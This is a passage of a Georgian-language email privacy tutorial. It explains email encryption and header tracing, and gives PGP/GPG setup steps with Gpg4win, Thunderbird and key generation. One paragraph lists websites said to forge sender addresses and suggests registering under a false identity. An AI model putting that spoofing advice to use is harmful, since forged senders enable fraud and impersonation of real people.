შორის დაშიფრული კავშირი უკვე

თითქმის სტანდარტული გახდა, ჯერ კიდევ არსებობენ კომპანიები რომლებიც შიძლება არ შიფრავდნენ გადაცემას. როგორც წესი დიდი კომპანიები მაღალი სტანდარტებით მუშაობენ და შიფრავენ შეტყობინებებს და კავშირებს, თუმცა ჯერ კიდევ არიან შედარებით პატარა ზომის კომპანიები რომლებიც დაშიფვრას დიდ ყურადღებას არ ანიჭებენ. მაგალითად Googe-ს სტატისტიკის https://transparencyreport.google.com/safer-email/overview მიხედვით გარეთ გამავალი ელ-ფოსტის შეტყობინებების 83% და შემავალი შეტყობინებების 91% დაშიფრულია. Checktls https://www.checktls.com/perl/TestReceiver.pl




საშუალებას გაძლევთ შეამოწმოთ იყენებს თუ არა დაშიფვრას ელ ფოსტის მომსახურება. უბრალოდ შეიყვანეთ ამ უჯრაში დომენის სახელი.


საბოლოოდ რომ დავასკვნათ ელ-ფოსტა არის როგორც მისალოცი ბარათი, მას არ აქვს გარანტია რომ გადაცემის რომელიმე ეტაპზე იქნება დაშიფრული და არ არსებობს გარანტია რომ მას არ კითხულობენ. ასევე არ არის გარანტია რომ მიმღები მიიღებს შეტყობინებას ან რამდენ ხანში მიიღებს, ანუ მომსახურების ხარისხიც ვერ არის კარგი. სამწუხაროდ შეუძლებელია განსაზღვროთ საიდან მოვიდე შეტყობინება. ელ-ფოსტის შეტყობინებები შეიძლება ისე გააყალბოთ რომ ჩანდეს თითქოს ისინი ნებისმიერი ვინმესგან არის გამოგზავნილი. მაგალითად ამის საშუალებას იძლევიან საიტები: https://emkei.cz, https://rapidremailer.com, https://www.guerrillamail.com, https://send-email.org, http://anonymouse.org/anonemail.html, https://www.secure-email.org/index.php, http://gilc.org/speech/anonymous/remailer.html, https://cyberatlantis.com/anonymous_email.php. ბევრი ამ საიტის მოკლე აღწერას ნახავთ ამ ბმულზე https://www.hongkiat.com/blog/anonymous-email-providers/.

მაგრამ, საბოლოო ჯამში ელ-ფოსტის შეტყობინებას აქვს თავისი მისამართი ამიტომ მთლად ანონიმურად ვერ გააგზავნით შეტყობინებას, თუმცა შეიძლება რომ მაგალითად ყალბი იდენტობით დარეგისტრირდეთ სადმე და გააგზავნოთ ელ-ფოსტის შეტყობინება, ან გამოიყენოთ ანონიმიზაციის მომსახურება, რომელზეც ცოტა მოგვიანებით ვილაპარაკებთ.

ეხლა შევხედოთ როგორ გამოიყურება ელ ფოსტის შეტყობინება.



როგორც ხედავთ შეტყობინება გიჩვენებთ გამომგზავნის IP მისამართს. ამ სურათზე ხედავთ მხოლოდ შეტყობინებებს ქუდის ნაწილს, თავად შეტყობინება კი უმეტეს შემთხვევაში HTML ფორმატში იწერება. მაგალითად Thunderbird -ში ეკრანის ზედა მარჯვენა მხარეს მოთავსებულ More მენიუში თუ აარჩევთ View Source- ბრძანებას, გაიხსნება ზემოთ მოყვანილი ფანჯარა. თუ ამ ტექსტს ჩასვამთ https://www.parsemail.org/ საიტში ის ადვილად გაგიშიფრავთ საიდან მოდის ელ-ფოსტა. მაგალითად ზემოთ მოყვანილი შეტყობინებისათვის მივიღე



ზოგიერთი ელ ფოსტის სერვერი კლიენტის IP მისამართს არ გადასცემს, შესაბამისად რასაც აქ ხედავთ შეიძლება იყოს ელ-ფოსტის სერვერის მისამართი. თუმცა ასეთი რამის ნდობა არ შეიძლება თუ მართლა კონფიდენციალურობის დაცვა გჭირდებათ.

რომ შევაჯამოთ, თუ ანონიმიზაციის საშუალებებს არ იყენებთ. თქვენმა ელ-ფოსტის სერვერმა იცის საიდან უერთდებით და ინახავს ყველა ქმედების ჟურნალს. შესაბამისად თქვენი პოვნა არ იქნება ძნელი. ხოლო ტექნოლოგიები როგორიც არის Google Analytic საშუალებას იძლევა დააკავშირონ, საიტები რომლებთანაც მუშაობთ, თქვენი ელ-ფოსტის მისამართთან. და შემდეგ თქვენი სახელის გაგება და პოვნა არ იქნება ძნელი საქმე. განსაკუთრებით თუ Microsoft და Gmail ელ-ფოსტის მომსახურებას იყენებთ.

გაითვალისწინეთ, რომ თუ ვინმემ მოახერხა თქვენ ელ-ფოსტასთან წვდომის მიღება, მაგალითად გაიგო პაროლი. მათ წვდომა ექნებათ მთლიან ელ-ფოსტასთან და ყველა შეტყობინებასთან. თანაც ვერ გაიგებთ რომ ასეთი რამ მოხდა თუ ელ-ფოსტის მომწოდებელს არ აქვს ასეთი რამის გაკეთების დამატებითი მომსახურება. მაგალითად Gmail-ამას აკეთებს.


მოკლედ, როგორც უკვე აღვნიშნეთ ელ-ფოსტა ფუნდამენტურად არასწორადაა შექმნილი და მისი უსაფრთხოების დაცვა ძალიან ძნელია. ჩვენ შევეცდებით გარკვეულ წილად დავფაროთ უსაფრთხოების ხარვეზები, თუმცა ეს არ იქნება ამოცანის სრულად გადაჭრის მცდელობები, ჩვენ უბრალოდ შევეცდებით დავხუროთ გარკვეული ხარვეზები.

PGP, GPG, კონფიდენციალურობა

Pretty Good Privacy (PGP) არის ჰიბრიდული დაშიფვრის მექანიზმი რომლის საშუალებითაც ელ-ფოსტის პროგრამაშივე შეგიძლიათ დაშიფროთ შეტყობინება და გააგზავნოთ იგი დაშიფრული სახით. რაც დაცვის დამატებით და საკმაოდ ძლიერ ფენას შექმნის. ის იცავს შეტყობინებებს გადაცემის დროს და შედარებით ნაკლები ხარისხით როცა შეტყობინება ინახება. იმის გამო რომ პროგრამებს შორის ხდება ეს დაშიფვრა იგი სრულად შიფრავს გადაცემას ერთი ბოლოდან მეორე ბოლომდე. თანაც, იმის გამო რომ შეტყობინებებს აქვთ დართული ციფრული ხელმოწერა, შეიძლება იმის გაგებაც ვინ გამოაგზავნა ეს შეტყობინება. მაგრამ ამის გაკეთება ხდება მხლოდ იმ შემთხვევაში თუ PGP-ს ორივე მხარე იყენებს. ეს თვისება არ გამოიყენება ელ-ფოსტის პროგრამებში როგორც სტანდარტული თვისება რადგან, საშუალო დონის მომხმარებელმა შეიძება არასწორად გამოიყენოს დაშიფვრა და შესაბამისად წყალში გადაყაროს დაშიფვრის უპირატესობები. PGP არის მხოლოდ იმ ხალხისათვის ვისაც გარკვეული ტექნიკური ცოდნა აქვთ. თუ ამ დაშიფვრას იყენებთ გაუთვითცნობიერებელ ხალხთან წარმატებებს გისურვებთ, მაგრა ალბათ რაღაც მომენტში ვინმე შეცდომას დაუშვებს.


შეეცადეთ კარგად გაიგოთ რა არის PGP, რადგან ამ მეთოდის კარგად გაგება საკმაოდ რთულია. როცა ხალხი PGP-ზე ლაპარაკობს ისინი შეიძლება სხვადასხვა რამეზე ლაპარაკობდნენ. არსებობს Open PGP სტანდარტი https://www.ietf.org/rfc/rfc4880.txt რომელიც განსაზღვრავს დაშიფვრის გასაღებების, შეტყობინების ხელმოწერების და სხვა ფორმატებს, ანუ ეს დოკუმენტი განსაზღვრავს სტანდარტებს. ნებისმიერი პროგრამები რომლებიც იყენებენ ამ სტანდარტს ერთმანეთთან თავსებადი იქნებიან.

მაგალითად Symantec-ს ეკუთვნის პროგრამების ნაკრები https://www.netsecuritystore.com/Symantec-Desktop-Email-Encryption.asp რომლებიც PGP ტექნოლოგიაზე დაყრდნობით დაშიფრავენ ელ-ფოსტის შეტყობინებებს. ეს პროგრამა არ არის ღია არქიტექტურის და ხშირად მას უწოდებენ PGP-ს. ეს პროგრამა მუშაობს Windows და Mac თან და შეიძლება გამოიყენოთ Outlook, Thunderbird და სხვა ელ-ფოსტის პროგრამებთან. რაც მთავარია ეს პროგრამა იყენებს Open PGP სტანდარტს.




Open PGP სტანდარტის კიდევ ერთი კარგი მაგალითია https://www.gnupg.org/ Gnu Privacy Guard (GPG), ეს უფასო და ღია არქიტექტურის პროგრამაა. ეს პროგრამა ყველაზე უფრო გავრცელებულია და მეც ამ პროგრამის გამოყენებას გირჩევთ. ამ პროგრამის სახელმა ცოტა დაბნეულობა გამოიწვია და ხშირად ურევენ და PGP-ს GPG-საც უძახიან. GPG არსებობს თითქმის ყველა ოპერაციული სისტემისათვის, მათ შორის ანდროიდსათვისაც კი.

https://www.cs.unibo.it/babaoglu/courses/security/resources/documents/intro-to-crypto.pdf სტატია გიხსნით თუ როგორ მუშაობს PGP: საჯარო და კერძო გასაღები უნდა გქონდეთ. კერძო გასაღები არ უნდა მისცეთ არავის და უსაფრთხოდ შეინახოთ. საჯარო გასაღები კი უნდა მიცეთ ყველას ვისთანაც დაშიფრული შეტყობინების გამოგზავნა გინდათ. ამ გასაღების მოთავსება შეიძლება სერვერზე, ან ვებ გვერდზე, ან ბლოგზე.



ეს დიაგრამა გიჩვენებთ როგორ ხდება შეტყობინების დაშიფვრა, ჯერ ტექსტი იშიფრება ე.წ. სესიის გასაღებით, ეს გასაღები ნებისმიერად იქმნება. შემდეგ სესიის გასაღები იშიფრება საჯარო გასაღებით და იგზავნება დაშიფრულ ტექსტთან ერთად.

შეტყობინების გახსნა კი ხდება



გაშიფვრისას კი მიმღების კერძო გასაღები გამოიყენება, რომ გაშიფროს სესიის გასაღები და შემდეგ ამ გასაღებით ხდება შეტყობინების დაშიფრული ტექსტის გაშიფვრა.

PGP/GPG-ის პროგრამები

PGP-ის გამოსაყენებლად რეკომენდაციას ვუწევთ Thunderbird, Enigmail და GPG პროგრამებს. არსებობს ძალიან კარი სახელმძღვანელო თუ როგორ დააყენოთ PGP სხვადასხვა პლათფორმაზე. Windows-ის სათვის სახელმძღვანელოს იპოვით ამ ბმულზე https://ssd.eff.org/en/module/how-use-pgp-windows, თუმცა ამ პროცესს ცოტა ქვემოთ ჩვენც განვიხილავთ რადგან Windows ყველაზე გავრცელებული პლატფორმაა და დაყენებაც ყველა სისტემისათვის მსგავსია. Windows-ში უნდა გამოიყენოთ https://www.gpg4win.org Gpg4win პროგრამა და https://www.enigmail.net/download Enigmail არის Thunderbird-ის დამატება.

Mac-ის სიტემისათვის კარგი სახელმძღვანელოა https://ssd.eff.org/en/module/how-use-pgp-mac-os-x რომელიც იყენებს GPGsuit https://gpgtools.org/ და იგივე Enigmail-ს Thunderbird-ის დამატებად. ეს სახელმძღვანელო კი აგიხსნით როგორ დააყენოთ და გამოიყენოთ PGP ნებისმიერ პროგრამასთან https://notes.jerzygangi.com/the-best-pgp-tutorial-for-mac-os-x-ever/.

Linux-ისათვის კი იგივე სახელმძღვანელოს იპოვით ბმულზე https://ssd.eff.org/en/module/how-use-pgp-linux. უნდა გამოიყენოთ Enigamil, GPG, Thunderbird კომბინაცია.

მობილურებისათვის Ipgmail https://apps.apple.com/app/ipgmail/id430780873 საინტერესო პროგრამაა, იგი Iphon-ზე მუშაობს. ამ ბმულზე https://ipgmail.com/guide/#airdrop მოთავსებულია მისი სახელმძღვანელო. აქ უნდა მოახდინოთ გასაღებების უსაფრთხოდ შეტანა. ამისათვის Ituns გამყენება მოგიწევთ. მაგრამ ჯობია რომ სახელმძღვანელო წაიკითხოთ.

Android-სათვის კარგი პროგრამაა OpenKeyChain https://play.google.com/store/apps/details?id=org.sufficientlysecure.keychain ეს პროგრამა შექმნილია GuardianProject https://guardianproject.info/apps/ ჯგუფის მიერ, რომლებიც უსაფრთხო კავშირების შექმნაზე მუშაობენ.

Tails-ში ასევე OpenPGP გამოიყენება. აქ PGP უკვე დაყენებულია როგორც სისტემაზე ისევე Thunderbird-ზე, მთავარია უსაფრთხოდ შეიტანოთ გასაღებები. ამის გაკეთებას კი ცოტა ხანში გაჩვენებთ. ეს ბმული https://tails.boum.org/doc/encryption_and_privacy/gpgapplet/decrypt_verify/index.en.html კი უფრო მეტს აგიხსნით ამ საკითხთან დაკავშირებით.


ვებზე დაფუძნებული ელ-ფოსტისათვისაც არსებობს რამდენიმე პროგრამა. თუმცა თუ სერიოზული მოწინააღმდეგე გყავთ webmail-ის გამოყენება არ არის კარგი აზრი. გამოიყენეთ Thunderbird და PGP. მაგრამ უმეტეს შემთხვევებში ვებზე დაფუძნებული ელ-ფოსტისათვის PGP-ის გამოყენებამ კარგად უნდა დაგიცვათ. https://mailvelope.com/en Mailvelope იძლევა GPG-ის ფუნქციონალობას ოღონდ ინტეგრირებული თქვენ ბრაუზერთან. წარმოადგენს Chrome და Firefox-ის გაფართოებას. მხოლოდ Gmail-სათვს არსებობს https://www.streak.com/securegmail Secure Mail for Gmail. კიდევ ერთი ასეთი პროგრამაა https://chrome.google.com/webstore/detail/mymail-crypt-for-gmail/jcaobjhdnlpmopmjhijplpjhlplfkhba Mymail Crypt for Gmail. Google-მ შექმნა Chrome-ს გაფართოება end to end https://github.com/google/end-to-end იყენებს Javascript-ს,

და ბოლოს https://www.gpg4usb.org/ GPG4USB პორტატული პროგრამაა, საშუალებას იძლევა დაშიფროთ ელ-ფოსტა, ტექსტი, ფაილები.


Windows PGP-GPG

იმისათვის რომ PGP გამოიყენოთ Windows-ში უნდა ჩამოტვირთოთ სამი კომპონენტი. პირველი უნდა ჩამოტვირთოთ GPG4Win https://www.gpg4win.org, უნდ დააყენოთ Thunderbird https://www.thunderbird.net/en-US/, Enigmail https://www.enigmail.net/index.php/en/download Thunderbird-სათვის.

პირველად უნდა დააყენოთ GPG4Win, მისი საინსტალაციო ფაილის დასაყენებელი ფაილი აამუშავეთ. აარჩიეთ პროგრამის ენა. ალბათ უმეტესობა აირჩევს ინგლისურს. გააგრძელეთ დაყენება, მიიღებთ



აქ პირველი მონიშნულია GnuPG უნდა აარჩიოთ, რომელიც დაშიფვრის მეთოდია ამიტომ ის სისტემურადაა არჩეული. შემდეგ გვაქვს Kleopatra რომელიც არის სერტიფიკატების მენეჯერი, რომელიც გჭირდებათ მოგვიანებით მიღებული სერტიფიკატების მართვაში. GPA არის ალტერნატიული სერტიფიკატების მენეჯერი, შესაბამისად არ გჭირდებათ. GpgOL არის Outlook-სათვის რომელიც არ არის საჭირო თუ Outlook-ს არ აყენებთ. GPX არის Internet Explorer-სათვის. რომელიც არ არის საჭირო. ბოლოს კი არის პროგრამის დოკუმენტაცია. დააჭირეთ Next ღილაკს პროგრამა გამოიტანს ფანჯარას რომელშიც შეგიძლიათ შეარჩიოთ დაყენების მისამართი. დააჭირეთ Next ღილაკს. დაიწყება დაყენების პროცესი, ბოლოს კი მიიღებთ ფანჯარას:




დააჭირეთ Next ღილაკს და შემდეგ დააჭირეთ Finish ღილაკს.

შემდეგ დააყენეთ Thunderbird, რომელიც უკვე განვიხილეთ და რომელიც ადვილი დასაყენებელია. გააკეთეთ სტანდარტული ინსტალაცია. შექმენით ან გამოიყენეთ უკვე არსებული ელ-ფოსტის ანგარიში. თუ იყენებთ ვებ ფოსტის ან რომელიმე ცნობილ სერვერს Thunderbird ავტომატურად გამოიცნობს მისი სერვერის მისამართს და პარამეტრებს. ასევე შესაძლებელია პარამეტრები ხელით შეიყვანოთ თუ Manual Settings ღილაკს გამოიყენებთ. აქ განსაკუთრებული მნიშვნელობა უნდა მიაქციოთ კავშირის დაშიფვრას და შესაბამის პორტებს. აქ ერთადერთი შეგიძლიათ რომ აარჩიოთ რომ აარჩიოთ IMAP ან POP. ეს არჩევანი უნდა გააკეთოთ იმის მიხედვით რაც ზემოთ უკვე განვიხილეთ.


Thunderbird-ის ახალ ვერსიაში PGP კავშირის ფუნქცია დაამატეს შესაბამისად Engimail შეერწყა სისტემას. და მისი დაყენება არ არის საჭირო. თუმცა თუ ძველი ვერსია გაქვთ შეიძლება ჩამოტვირთოთ Engimail ის ფაილი და დააყენოთ სისტემაზე.

ელ ფოსტას უნდა განუსაზღვროთ საჯარო და კერძო გასაღებების წყვილი ამისათვის ჰამბურგერ მენიუში შეასრულეთ Tools->OpenPGP Key manager. გაითვალისწინეთ, რომ თუ უკვე გაქვთ გასაღებების წყვილი მაშინ Import ბრძანება უნდა გამოიყენოთ წყვილის პროგრამაში შესატანად. მაგრამ იმის გამო რომ ჩვენ არ გვაქვს გასაღებების წყვილი ჯერ ისინი უნდა შევქმნათ, სწორედ ამისათვის არის საჭირო OpenPGP Key Manager.




მენიუდან აარჩიეთ Generate->New Key Pair, გაიხსნება ფანჯარა:


აქ შეგიძლიათ აარჩიოთ რამდენად სწრაფად გაუვა ვადა გასაღებებს Key expires in. თავიდან დაყენებულია სამი წელი, მაგრამ შესაძლებელია ერთ დღემდე შეამციროთ. თუ ჩართავთ Key does not expire მაშინ გასაღებებს ვადა არ გაუვა.



Advanced Setting ნაწილში კი შეიძლება განსაზღვროთ გასაღების დაშიფვრის მეთოდი და სიგრძე. პარამეტრები რომელსაც სისტემა გთავაზობთ სავსებით საკმარისია. თუ დააჭერთ Generate Key ღილაკს გასაღებები შეიქმნება და მიიღებთ

